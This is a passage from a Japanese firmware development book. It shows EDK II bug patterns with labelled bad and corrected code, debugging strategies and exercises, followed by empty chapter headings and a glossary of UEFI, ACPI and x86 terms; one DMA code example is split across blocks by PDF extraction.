        DoSomething();  // 安全にアクセス
    }

    // TPL を戻す
    gBS->RestoreTPL(OldTpl);
}
```

## TPL レベルの理解



TPL レベル	用途	注意点
<b>TPL_APPLICATION</b>	通常の実行	すべてのイベント実行可能
<b>TPL_CALLBACK</b>	プロトコル通知	タイマーは実行される
<b>TPL_NOTIFY</b>	タイマー	新しいタイマーはブロック
<b>TPL_HIGH_LEVEL</b>	クリティカルセクション	すべてのイベントブロック

## 問題 7: ハードウェアタイミング

```
// 悪い例: 待ち時間なし
VOID
ConfigureDevice (
    VOID
)
{
    // レジスタに書き込み
    MmioWrite32(DEVICE_CONTROL, ENABLE_BIT);

    // すぐにステータス読み取り（デバイスが準備できていない）
    UINT32 Status = MmioRead32(DEVICE_STATUS);
    if ((Status & READY_BIT) == 0) {
        DEBUG((DEBUG_ERROR, "Device not ready!\n")); // 常に失敗
    }
}

// 正しい例: 待ち時間を入れる
VOID
ConfigureDeviceCorrect (
    VOID
)
{
    UINTN Timeout;

    // レジスタに書き込み
    MmioWrite32(DEVICE_CONTROL, ENABLE_BIT);

    // ハードウェアの準備を待つ
    Timeout = 1000; // 1000 回試行
    while (Timeout > 0) {
        UINT32 Status = MmioRead32(DEVICE_STATUS);
        if (Status & READY_BIT) {
            break; // 準備完了
        }
        MicroSecondDelay(10); // 10 マイクロ秒待つ
        Timeout--;
    }

    if (Timeout == 0) {
        DEBUG((DEBUG_ERROR, "Device timeout!\n"));
    }
}
```

# ハードウェア依存の問題

## 問題 8: エンディアンの違い

```
// 悪い例: エンディアンを考慮していない
typedef struct {
    UINT16 VendorId;
    UINT16 DeviceId;
    UINT32 Command;
} PCI_CONFIG;

VOID
ReadPciConfig (
    OUT PCI_CONFIG *Config
)
{
    // リトルエンディアンを前提 (x86/x64 では動作)
    *(UINT32 *)Config = MmioRead32(PCI_CONFIG_ADDRESS);

    // ビッグエンディアンでは VendorId と DeviceId が逆になる
}

// 正しい例: エンディアン変換
VOID
ReadPciConfigSafe (
    OUT PCI_CONFIG *Config
)
{
    UINT32 Raw;

    Raw = MmioRead32(PCI_CONFIG_ADDRESS);

    // エンディアン変換
    Config->VendorId = (UINT16)(Raw & 0xFFFF);
    Config->DeviceId = (UINT16)((Raw >> 16) & 0xFFFF);

    // または SwapBytes16/32 を使用
#ifdef BIG_ENDIAN
    Config->VendorId = SwapBytes16(Config->VendorId);
    Config->DeviceId = SwapBytes16(Config->DeviceId);
#endif
}
```

## 問題 9: キャッシュの影響

```
// DMA バッファの問題
VOID
DmaTransfer (
    VOID
)
{
    UINT8 *Buffer;

    // バッファを確保
    Buffer = AllocatePool(4096);

    // バッファに書き込み
    SetMem(Buffer, 4096, 0xAA);

    // DMA 転送を開始
    MmioWrite32(DMA_SOURCE, (UINT32)(UINTN)Buffer);
    MmioWrite32(DMA_LENGTH, 4096);
    MmioWrite32(DMA_CONTROL, DMA_START);

    // 問題: キャッシュがフラッシュされていない
    // → DMA コントローラは古いデータを読む
}

// 正しい例: キャッシュを考慮
VOID
DmaTransferCorrect (
    VOID
)
{
    VOID *Buffer;
    VOID *Mapping;
    UINTN NumberOfBytes;

    NumberOfBytes = 4096;

    // DMA 用バッファを確保 (キャッシュ不可領域)
    PciIo->AllocateBuffer(
        PciIo,
        AllocateAnyPages,
        EfiBootServicesData,
        EFI_SIZE_TO_PAGES(NumberOfBytes),
        &Buffer,
        0
    );
}
```

```
SetMem(Buffer, NumberOfBytes, 0xAA);

// DMA マッピング
PciIo->Map(
    PciIo,
    EfiPciIoOperationBusMasterRead,
    Buffer,
    &NumberOfBytes,
    &DeviceAddress,
    &Mapping
);

// DMA 転送
MmioWrite32(DMA_SOURCE, (UINT32)DeviceAddress);
MmioWrite32(DMA_LENGTH, NumberOfBytes);
MmioWrite32(DMA_CONTROL, DMA_START);

// 転送完了を待つ
WaitForDmaComplete();


// アンマップ
PciIo->Unmap(PciIo, Mapping);

// バッファ解放
PciIo->FreeBuffer(
    PciIo,
    EFI_SIZE_TO_PAGES(NumberOfBytes),
    Buffer
);
}
```

---

# デバッグ戦略

## 問題切り分けのフローチャート



## 二分探索デバッグ

```
// 問題のある関数
EFI_STATUS
ProblemsFunction (
    VOID
)
{
    Step1();
    Step2();
    Step3();
    Step4();
    Step5();
    Step6();
    // どこかでハングする
}

// 二分探索でログを追加
EFI_STATUS
ProblemsFunctionDebug (
    VOID
)
{
    DEBUG((DEBUG_ERROR, "Start\n"));

    Step1();
    Step2();
    Step3();

    DEBUG((DEBUG_ERROR, "Checkpoint 1\n")); // ここまで実行されるか？

    Step4();
    Step5();
    Step6();

    DEBUG((DEBUG_ERROR, "End\n"));
}

// Checkpoint 1 が output される → Step4-6 に問題
// Checkpoint 1 が output されない → Step1-3 に問題

// さらに絞り込み
EFI_STATUS
ProblemsFunctionDebug2 (
    VOID
)
```

```
{  
    DEBUG((DEBUG_ERROR, "Start\n"));  
  
    Step1();  
    DEBUG((DEBUG_ERROR, "After Step1\n"));  
  
    Step2();  
    DEBUG((DEBUG_ERROR, "After Step2\n"));  
  
    Step3();  
    DEBUG((DEBUG_ERROR, "After Step3\n"));  
  
    // ...  
}
```

---

## 演習

### 演習 1: メモリリークの検出

以下のコードからメモリリークを見つけ、修正してください。

```

EFI_STATUS
ProcessFiles (
    IN CHAR16 **FileNames,
    IN UINTN   FileCount
)
{
    UINTN      Index;
    VOID       *Buffer;
    EFI_STATUS Status;

    for (Index = 0; Index < FileCount; Index++) {
        Buffer = AllocatePool(4096);
        if (Buffer == NULL) {
            return EFI_OUT_OF_RESOURCES;
        }

        Status = ReadFile(FileNames[Index], Buffer);
        if (EFI_ERROR(Status)) {
            continue; // 問題: Buffer が解放されない
        }

        ProcessBuffer(Buffer);
        FreePool(Buffer);
    }

    return EFI_SUCCESS;
}

```

## 演習 2: レースコンディションの修正

以下のコードのレースコンディションを修正してください。

```

GLOBAL REMOVE_IF_UNREFERENCED UINTN gSharedCounter = 0;

VOID
EFIAPI
TimerCallback (
    IN EFI_EVENT Event,
    IN VOID       *Context
)
{
    gSharedCounter++;
}

VOID
MainTask (
    VOID
)
{
    if (gSharedCounter < 10) {
        gSharedCounter++;
        DoSomething();
    }
}

```

### 演習 3: 初期化順序の問題

2つのドライバがあります。依存関係を正しく設定してください。

DriverA: MyProtocol を提供  
 DriverB: MyProtocol に依存

DriverB.inf に適切な Depex を追加してください。

---

## まとめ

本章では、ファームウェア開発で頻繁に遭遇する問題パターンと解決策を学びました。

## 重要な教訓

問題カテゴリ	予防策	検出方法
NULL ポインタ	ASSERT, 入力検証	Page Fault 例外
バッファオーバーフロー	境界チェック, 安全な文字列関数	ガードパターン
メモリリーク	goto Exit パターン, RAI	メモリトラッカー
初期化順序	Depex, プロトコル通知	ログ解析
レースコンディション	TPL 制御	統計的テスト
ハードウェアタイミング	タイムアウト, 遅延	オシロスコープ

## デバッグのベストプラクティス

1. ログを惜しまない: 問題が起きている箇所は詳細にログを出力
2. **ASSERT** を活用: 前提条件を明示的にチェック
3. 段階的デバッグ: 二分探索で問題箇所を絞り込む
4. 再現性の確保: 同じ条件で何度も再現できるようにする
5. コードレビュー: 典型的な問題パターンを知っている人にレビューしてもらう

---

次章では、ログとトレースの設計について、効果的なデバッグログの書き方を学びます。

### 参考資料

- [EDK II C Coding Standards](#)
- [UEFI Specification - Memory Allocation Services](#)
- [Common Firmware Vulnerabilities](#)

# ログとトレースの設計

# パフォーマンス測定の原理

# ブート時間最適化の考え方

# **電源管理の仕組み (S3/Modern Standby)**

# ファームウェア更新の仕組み

# **Part V まとめ**

# ファームウェアの多様性

# **coreboot の設計思想**

# **coreboot と EDK II の比較**

**レガシー BIOS アーキテクチャ**

# ネットワークブートの仕組み

# プラットフォーム別の特性：サーバ/組込み/モバイル

# **ARM64 ブートアーキテクチャ**

# **ARM と x86 の違い**

# ファームウェアの将来展望

# **Part VI まとめ**

# 用語集

本書で使用する主要な用語を五十音順にまとめました。

---

## A

### **ACPI (Advanced Configuration and Power Interface)**

OS とファームウェア間でハードウェア情報・電源管理情報をやり取りするための規格。テーブル形式でプラットフォーム情報を提供。

### **AHCI (Advanced Host Controller Interface)**

SATA デバイスを制御するための標準インターフェース。

### **AML (ACPI Machine Language)**

ACPI テーブル内で実行されるバイトコード言語。

### **AP (Application Processor)**

マルチコアシステムにおいて、BSP 以外の CPU コア。

### **APIC (Advanced Programmable Interrupt Controller)**

x86 アーキテクチャの割り込みコントローラ。Local APIC と I/O APIC がある。

## B

### **BAR (Base Address Register)**

PCI/PCIe デバイスのメモリ・I/O 空間のベースアドレスを格納するレジスタ。

### **BDA (BIOS Data Area)**

実モードのメモリ 0x400-0x4FF に配置される BIOS データ領域。

### **BDS (Boot Device Selection)**

UEFI ブートフローの第4フェーズ。起動デバイスを選択してブートローダを起動。

### **BIOS (Basic Input/Output System)**

コンピュータの基本的な入出力を制御するファームウェア。レガシーBIOS と UEFI を区別する文脈で使われる。

### **Boot Guard**

Intel のハードウェアベース Verified Boot/Measured Boot 機能。

### **BSP (Bootstrap Processor)**

マルチコアシステムで最初に起動する CPU コア。

## C

### **coreboot**

軽量・高速なオープンソースファームウェア。LinuxBIOS の後継。

### **CRTM (Core Root of Trust for Measurement)**

Measured Boot の起点となる、最初に測定されるコード。

### **CSM (Compatibility Support Module)**

UEFI 環境でレガシーBIOS をエミュレートするモジュール。

## D

### **DMA (Direct Memory Access)**

CPU を介さずにデバイスがメモリに直接アクセスする仕組み。

### **DSDT (Differentiated System Description Table)**

ACPI のメインテーブル。システム固有のハードウェア構成を記述。

### **DXE (Driver Execution Environment)**

UEFI ブートフローの第3フェーズ。ドライバを実行しデバイスを初期化。

## E

### **E820**

BIOS INT 15h, AX=E820h で取得できる物理メモリマップ。

### **ECAM (Enhanced Configuration Access Mechanism)**

PCIe のコンフィグレーション空間へメモリマップドでアクセスする仕組み。

### **EDK II (EFI Development Kit II)**

Intel が提供する UEFI/PI 仕様の参考実装。

### **EFI System Partition (ESP)**

GPT ディスクの UEFI ブートローダが格納されるパーティション。FAT32 でフォーマット。

## F

### **FADT (Fixed ACPI Description Table)**

ACPI の固定情報テーブル。電源管理などの基本情報を含む。

### **FSP (Firmware Support Package)**

Intel が提供するプラットフォーム初期化コードのバイナリパッケージ。

## G

### **GDT (Global Descriptor Table)**

x86 プロテクトモードでセグメント記述子を格納するテーブル。

### **GOP (Graphics Output Protocol)**

UEFI でフレームバッファへアクセスするためのプロトコル。

### **GPT (GUID Partition Table)**

MBR の後継となるパーティションテーブル形式。UEFI で標準。

## H

### **HOB (Hand-Off Block)**

UEFI の PEI から DXE へ情報を渡すためのデータ構造。

### **HPET (High Precision Event Timer)**

高精度イベントタイマ。ACPI で定義。

# I

## **IDT (Interrupt Descriptor Table)**

x86 で割り込みハンドラのアドレスを格納するテーブル。

## **IOMMU (Input-Output Memory Management Unit)**

デバイスからのメモリアクセスを仮想化・保護するハードウェア。Intel VT-d, AMD-Vi など。

# L

## **Long Mode**

x86\_64 の 64bit ネイティブモード。

# M

## **MADT (Multiple APIC Description Table)**

ACPI テーブルの一つ。APIC の構成情報を記述。

## **MBR (Master Boot Record)**

レガシーBIOS で使われるパーティションテーブル形式。2TB の制限あり。

## **MCFG (Memory Mapped Configuration Table)**

PCIe ECAM の設定を記述する ACPI テーブル。

## **MMIO (Memory-Mapped I/O)**

デバイスのレジスタをメモリ空間にマップしてアクセスする方式。

## **MRC (Memory Reference Code)**

Intel プラットフォームの DRAM 初期化コード。

## **MSR (Model-Specific Register)**

CPU 固有の機能を制御するレジスタ。`rdmsr` / `wrmsr` 命令でアクセス。

# **N**

## **NVMe (Non-Volatile Memory Express)**

高速 SSD のための通信プロトコル。PCIe ベース。

## **NVRAM**

不揮発性メモリ。UEFI 変数の保存に使用。

# O

## **OVMF (Open Virtual Machine Firmware)**

QEMU/KVM 用の EDK II ベース UEFI ファームウェア。

# P

## **Pcd (Platform Configuration Database)**

EDK II でプラットフォーム固有の設定値を管理する仕組み。

## **PCI (Peripheral Component Interconnect)**

周辺デバイス接続用のバス規格。

## **PCIe (PCI Express)**

PCI の後継。高速シリアル通信。

## **PEI (Pre-EFI Initialization)**

UEFI ブートフローの第2フェーズ。メモリ初期化など最小限の初期化を実行。

## **PIC (Programmable Interrupt Controller)**

レガシーな割り込みコントローラ (8259)。

## **POST (Power-On Self-Test)**

電源投入時のハードウェア自己診断。

## **PSP (Platform Security Processor)**

AMD プラットフォームのセキュリティプロセッサ。

## **PXE (Preboot Execution Environment)**

ネットワーク経由でブートするための規格。

# **R**

## **RAS (Reliability, Availability, Serviceability)**

サーバの信頼性・可用性・保守性を高める機能群。

## **RSDP (Root System Description Pointer)**

ACPI テーブルのルートポインタ。

# **S**

## **SEC (Security Phase)**

UEFI ブートフローの第1フェーズ。リセット直後の最小限の初期化。

## **Secure Boot**

UEFI の署名検証機能。不正なブートローダの実行を防ぐ。

## **SMBIOS (System Management BIOS)**

システム情報（CPU、メモリ、マザーボード情報など）を OS に提供する規格。

## **SMBus (System Management Bus)**

システム管理用の低速バス。SPD の読み出しなどに使用。

## **SMM (System Management Mode)**

x86 の特権モード。OS から独立して動作。ファームウェアの特権的な処理に使用。

## **SPD (Serial Presence Detect)**

メモリモジュールに搭載された設定情報。SMBus 経由で読み出し。

## **SPI (Serial Peripheral Interface)**

シリアル通信規格。BIOS フラッシュメモリの接続に使用。

# T

## **TCG (Trusted Computing Group)**

TPM などのトラステッドコンピューティング技術を標準化する団体。

## **TPM (Trusted Platform Module)**

暗号鍵・測定値を安全に保存するセキュリティチップ。

## **TSC (Time Stamp Counter)**

CPU クロックをカウントする x86 のカウンタ。

# U

## **UEFI (Unified Extensible Firmware Interface)**

レガシーBIOS の後継となる標準ファームウェアインターフェース。

# V

## **VT-d (Intel Virtualization Technology for Directed I/O)**

Intel の IOMMU 実装。

# X

## **XHCI (eXtensible Host Controller Interface)**

USB 3.0 以降のホストコントローラインターフェース。

---

[目次に戻る](#)

# 参考文献

# 仕様書クイックリファレンス

# コミュニティとリソース

# 索引